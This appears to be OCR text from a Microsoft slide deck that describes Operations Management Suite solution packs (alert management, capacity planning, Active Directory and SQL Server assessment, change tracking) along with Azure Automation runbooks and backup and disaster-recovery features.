
- Powered by search
- Metrics pivoted around a particular problem areas
- Investigate and resolve operational issues
- Can be added/removed and customized

Solution Packs

Alert Management

Expose your integrated System Center Operations Manager alerts

- Web based Alert visualization
- Integrated search for deeper analysis
- Common alert queries





Solution Packs

Capacity planning

Plan for future capacity and trends using historical data

- VM utilization and efficiency
- Compute projection
- Storage utilization







Solution Packs

Active Directory Assessment

Using best practices and data collection, identify potential issues

- Security and Compliance
- Availability and business continuity
- Performance and security
- Upgrade, migration and deployment







Solution Packs

SQL Server Assessment

Using best practices and data collection, identify potential issues

- Security and Compliance
- Availability and business continuity
- Performance and security
- Upgrade, migration and deployment
- Operations and monitoring
- Change and configuration






Solution Packs

Change tracking

Track every change on your system across any environment


- Configuration type change
- Software changes
- Application changes
- Windows Service changes



Automation

Orchestrate complex and repetitive operations.

- Create, monitor, manage, and deploy resources
- Reduce errors and boosting efficiency



Reduce errors and boost efficiency

Reduction of time-consuming, error-prone cloud management tasks	Quick start of automation tasks using Runbook Gallery	Better visibility into automation activities
Creation, monitoring, management, and deployment of resources in hybrid environments	Ready-to-use automation sample, utility, and scenario runbooks	Runbook monitoring with easy-to-read dashboard charts and log records


A reliable, scalable platform service for orchestrating long-running processes

Integration with Azure and external services using Internet APIs	Faster, more consistent delivery of services	Automation activity reports
Integration with the services you depend on	Reliable automation through efficient handling of processes	Insight into and tracking of automation activities with detailed reporting

Automation Dashboard


Quick glance view of runbook health and status

- Active runbooks
- Total jobs
- Link into Automation portal



New Automation capabilities


- Built-in integration with on-premises systems and PowerShell DSC nodes.
  - Run Azure Automation runbooks on-premises
  - Automation accessible via new REST API (including GitHub, VSO and ARM)
- Graphical workflow-authoring tool
- Runbook Management from the new Microsoft Azure portal



Availability

Ensure data integrity and application availability.

Backup and enable integrated recovery for all your servers and applications, no matter where they reside..



Cloud-enabled protection

Affordable in-box business continuity and disaster recovery solution	Seamless integration with existing backup and recovery investments	Best-in-class security and data encryption
Automated virtual machine replication	Integration of on-premises replication tools with cloud-based recovery	Security-enhanced replication of application data

